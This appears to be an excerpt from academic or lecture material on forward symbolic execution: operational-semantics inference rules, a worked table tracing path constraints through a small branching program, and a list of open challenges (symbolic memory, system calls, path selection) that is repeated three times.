$$\frac{v \text{ is a fresh symbol}}{\mu, \Delta \vdash \text{get\_input}(\cdot) \Downarrow v} \text{ S-INPUT}$$

$$\frac{\mu, \Delta \vdash e \Downarrow e' \quad \Pi' = \Pi \wedge e' \quad \iota = \Sigma[pc + 1]}{\Pi, \Sigma, \mu, \Delta, pc, \text{assert}(e) \rightsquigarrow \Pi', \Sigma, \mu, \Delta, pc + 1, \iota} \text{ S-ASSERT}$$

$$\frac{\mu, \Delta \vdash e \Downarrow e' \quad \Delta \vdash e_1 \Downarrow v_1 \quad \Pi' = \Pi \wedge (e' = 1) \quad \iota = \Sigma[v_1]}{\Pi, \Sigma, \mu, \Delta, pc, \text{if } e \text{ then goto } e_1 \text{ else goto } e_2 \rightsquigarrow \Pi', \Sigma, \mu, \Delta, v_1, \iota} \text{ S-TCOND}$$

$$\frac{\mu, \Delta, \vdash e \Downarrow e' \quad \Delta \vdash e_2 \Downarrow v_2 \quad \Pi' = \Pi \wedge (e' = 0) \quad \iota = \Sigma[v_2]}{\Pi, \Sigma, \mu, \Delta, pc, \text{if } e \text{ then goto } e_1 \text{ else goto } e_2 \rightsquigarrow \Pi', \Sigma, \mu, \Delta, v_2, \iota} \text{ S-FCOND}$$

Figure 6: Operational semantics of the language for forward symbolic execution.

Statement	Δ	Π	Rule	pc
start	$\{\}$	$true$		1
x := 2*get_input(·)	$\{x \rightarrow 2 * s\}$	$true$	S-ASSIGN	2
if x-5 == 14 goto 3 else goto 4	$\{x \rightarrow 2 * s\}$	$[(2 * s) - 5 == 14]$	S-TCOND	3
if x-5 == 14 goto 3 else goto 4	$\{x \rightarrow 2 * s\}$	$\neg[(2 * s) - 5 == 14]$	S-FCOND	4

Table VII: Simulation of forward symbolic execution.

Challenges

- **Symbolic Memory.** What should we do when the analysis uses the μ context — whose index must be a non-negative integer — with a symbolic index?

- **System Calls.** How should our analysis deal with external interfaces such as system calls?

- **Path Selection.** Each conditional represents a branch in the program execution space. How should we decide which branches to take?

Challenges

- **Symbolic Memory.** What should we do when the analysis uses the μ context — whose index must be a non-negative integer — with a symbolic index?

- **System Calls.** How should our analysis deal with external interfaces such as system calls?

- **Path Selection.** Each conditional represents a branch in the program execution space. How should we decide which branches to take?

Challenges

- **Symbolic Memory.** What should we do when the analysis uses the μ context — whose index must be a non-negative integer — with a symbolic index?

- **System Calls.** How should our analysis deal with external interfaces such as system calls?

- **Path Selection.** Each conditional represents a branch in the program execution space. How should we decide which branches to take?